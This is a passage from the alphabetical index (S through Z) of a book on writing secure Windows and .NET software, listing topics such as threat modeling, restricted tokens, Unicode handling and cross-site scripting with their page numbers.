strong names, 540–42
Strsafe.h file, 163–66, 668
SubSeven, 209
subversion, as wake-up call, 11–13
Sun Microsystems, symbolic-link vulnerability, 366
Sun RPC, 477. *See also* Open Network Computing
SuppressUnmanagedCodeSecurityAttribute attribute, 552–53, 557
surrogate pairs, 442
swprintf function, 714
symbolic-link vulnerabilities, 366
symbolic links, 670, 686
symmetric ciphers, 284
SYN packets, 465, 470
sysadmin, when not to connect to database servers as, 401, 403–4
system access control lists (SACLs), 175, 177, 184
System Administration, Networking, and Security (SANS) Institute, 4
System.EnterpriseServices namespace, 333, 334
System.Runtime.InteropServices namespace, 329
System.Runtime.Serialization namespace, 562

T

tamper resistance, 115–16
tampering. *See* data tampering threats
TB_GETBUTTONTEXT message, 717
TCP protocol
- accepting connections, 465–70
- binding sockets to ports, 456
- identifying sockets as part of security testing process, 570
- vs. UDP protocol, 472
- window sizes and, 463

TCP/IP protocol, 63, 455
TCPJunkServer.pl file, 606
_tcscat function, 714
_tcscpy function, 714
_tcslen function, 715
_tcsncat function, 714
_tcsncpy function, 714
Telnet server, 680
templates
- privacy specification template, 650-651
- sample applications as, 688
- security, 607–9

temporary files
- CreateFile flags, 684
- creating, 683–84
- Encrypting File System and, 686
- list of vulnerabilities, 682
- random filename prefixes, 685
- secure, 682–86
- security properties, 683

Terminal Server SID, 193–94
TerminateProcess function, 719, 720
TerminateThread function, 719, 720
test code, 610
testing. *See* security testing

TestSoap.pl file, 602–3
threat modeling
  benefits, 70–71
  categorizing threat effects using STRIDE, 84–85
  common threats listed with solutions, 120–23, 297
  determining overall risk rating, 105
  determining threats, 83–93
  identifying threats, 86–91
  including technical writers and editors in process, 697–98
  items to note, 92–93
  mitigating threats, 107–18
  overview, 41, 69–70
  payroll application example, 77, 79, 81, 82–83, 97–104, 118–19
  process summary, 105–6
  ranking threats by risk, 93–106
  role in building security test plans, 569–605
  role of threat trees, 86–91
  significance in creating secure applications, 41
  SOAP server product example, 698–700
  steps in process, 71–72
  usefulness of data flow diagrams, 73–81
  ways to respond to threats, 106–8
threat targets, 83, 86, 87
threat trees
  converting to outlines, 90
  making more readable, 90, 91
  overview, 86–87
  payroll application example, 88–90
threats, defined, 87. *See also* mitigating threats, techniques
throttling, as authorization mechanism, 118
Token Master tool, 230–31
tokens
  accounting for SIDs and privileges, 223–48
  applying deny-only attribute to SIDs, 236–37
  determining SIDs and privileges in, 226–32
  MyToken.cpp file, 227–30
  overview, 218
  vs. privileges and SIDs, 218–20
  reducing capabilities, 233–47
  removing privileges, 235
  Restrict.cpp file, 238–39
  SAFER.cpp file, 242–43
  sample restricted token code, 237–41
  specifying restricting SIDs, 235–36
  ways to restrict, 235–37
  when restricted tokens are appropriate, 237
tracing, disabling before deploying ASP.NET applications, 561
trade-offs in protecting secret data, 338–39
trailing characters, in filenames, 369–70
transferring data securely, 661
transforms, 640
triaging bugs, 19
triggers, SQL Server, 203, 204
Trojan horses, 208, 209, 717
trust, as privacy issue, 641–42
trust boundaries, for input, 345–47
TRUSTe program, 645, 646
trusted data
  ACLs and, 344–45
  assumptions, 343–45
  buffer overrun example, 343–45
  overview, 341, 342–43
  vs. untrusted data, 341, 342–43
trusted subsystem model, impersonation model and, 250–51
trustworthy computing, overview, 7
try/except blocks, 670, 671
_tscanf function, 715
TTM_GETTEXT message, 717
TVM_GETISEARCHSTRING message, 717

U

UCS-2 encoding, 380–81
UDP protocol. *See* User Datagram Protocol
UML (Unified Modeling Language), 74, 178, 179
UNC. *See* Universal Naming Convention shares
Unicode
  buffer overruns and, 441–42
  buffer size mismatches, 153–54
  character properties, 448–49
  importance in internationalization, 440
  interchanging with ANSI characters as testing technique, 575
  Internet Printing Protocol buffer overrun vulnerability, 154–55
  regular expressions and, 353–58
  string multiplicity problem, 450
  surrogate pairs, 442
  UCS-2 encoding, 380–81
  UTF-8 encoding, 378–80, 381
  validating strings, 443
Unified Modeling Language (UML), 74, 178, 179
Universal Naming Convention (UNC) shares, 371–72
UNIX
  symbolic-link vulnerabilities, 366
  temporary file vulnerabilities, 682
unmanaged code, calling, 548, 557
URLs
  canonical name issues, 373–81
  myriad ways to represent characters, 378–81
  as security issue, 373–81
User Datagram Protocol (UDP)
  accepting connections, 464
  binding sockets to ports, 456, 457
  as connectionless, 464, 472

DoS attack problem, 517–18
identifying sockets as part of security testing process, 570
vs. TCP protocol, 472
user principal names (UPNs), 394, 395
user profiles, roaming, 560
UserInput class, 361–62
usernames, as canonicalization issue, 394–96
users, role in security, 675
UTF-8 encoding, 378–80, 381, 391–92, 440
UTF-16 encoding, 440
UTF-32 encoding, 440

V

VBScript
determining bit size of passwords, 270–71
regular expression example, 360
setting IP restrictions, 202–3
vectors. *See* attack vectors, determining bias
verifiers, 301
VirtualLock function, 327, 328
viruses, 208, 209
Visual Basic, 201
Visual Basic .NET, 359, 360–61
Visual C++. *See* C and C++ programming languages
Visual C++ .NET, GS option, 167–70
vulnerabilities, defined, 87

W

w00w00 Security Development (WSD), 138
wcscat function, 714
wcscpy function, 714
wcslen function, 715
wcsncat function, 714
wcsncpy function, 714
Web applications
developer's checklist, 732–33
HTTP trust issues, 432–33
input issues, 413–31
security issues, 413–37
vulnerability of JavaScript eval() function, 431–32
Web pages
applying .NET Framework roles, 200
myriad ways to represent characters, 378–81
Web servers
applying IP restriction, 202–3, 205
changing version header, 667
defacing, 210
Web services
applying .NET Framework roles, 200
privacy specifications, 651
Web sites
canonical Web-based issues, 373–81
cross-site scripting error problem, 346, 413–21
file upload example, 347–50
privacy policy statements, 651–52, 654
WebClient class, 590, 591–92
web.config files, security issues, 535, 555
WideCharToMultiByte function, 154, 440, 444, 445–47, 619–20
WinCrypt.h file, 262
window sizes, 463
Windows 95
deriving keys using system hardware data, 316–20
protecting secret data, 315–20
Windows 98
deriving keys using system hardware data, 316–20
protecting secret data, 315–20
Windows 2000
creating ACLs in, 185–89
protecting secret data, 305–11
Security Configuration Editor, 627
security templates, 607–9
user principal names, 394, 395
vs. Windows NT, 320–21
Windows 2000 test site, 6
Windows applications
finding privileged APIs used by, 224–26
finding resources used by, 224
Windows authentication, 112
Windows CE
deriving keys using system hardware data, 316–20
protecting secret data, 315–20
Windows Event Viewer, 252–53
Windows Help files, 418, 420
Windows Installer, 638–40
Windows Me
deriving keys using system hardware data, 316–20
protecting secret data, 315–20
Windows Media Player, 658–59
Windows National Language Support (NLS), 440
Windows .NET Server 2003
low-privilege service accounts, 245, 248–50
SeImpersonatePrivilege and, 250–51
Windows NT
creating ACLs in, 181–85
protecting secret data, 311–15
Security Configuration Editor, 627
vs. Windows 2000, 320–21
Windows operating system
accommodating differences in versions, 320–21
common canonical filename mistakes, 367–73
MS-DOS device name vulnerability, 365
role of services, 664–65
Windows Security Push, 26, 28, 128

Windows Sockets 2.0. *See* Winsock
windows styles, 717–18
Windows XP
  client credentials, 309–11
  local service account, 248, 249
  local system account, 248, 249
  low-privilege service accounts, 248–50
  network service account, 248, 249
  object ownership, 217
  protecting secret data, 305–11
  Security Configuration Editor, 627
  security templates, 607–9
  Software Restriction Policies, 241–43
  Stored User Names And Passwords, 309–11
WinExec function, 675–77, 717
Winsock, 464
wireless data, identifying as part of security testing process, 570
words vs. bytes, 442
World Wide Web, as hostile environment, 4, 5–7
worms, 208
WOWAccess.cpp file, 212–14
writable data segments, 677–78
WSAAccept function, 467, 470
wscanf function, 715
WSD (w00w00 Security Development), 138
Wysopal, Chris, 457

X

X.509 certificates, 112–13
XCOPY, 329
XFree86, 682
Xing Technologies, 273
XML (Extensible Markup Language)
  privacy policy statement, 654–55
  security testing the code handling payloads, 600–602
XML data, mutating, 583–84
XOR operator, 282, 287, 289, 337
XSLT (XSL Transformation), 560
XSS. *See* cross-site scripting

Z

ZeroMemory function, 322, 323, 324, 325
zones, security
  Internet Explorer and, 419–20
  mark of the Web and, 425–26
  My Computer zone, 419
  overview, 420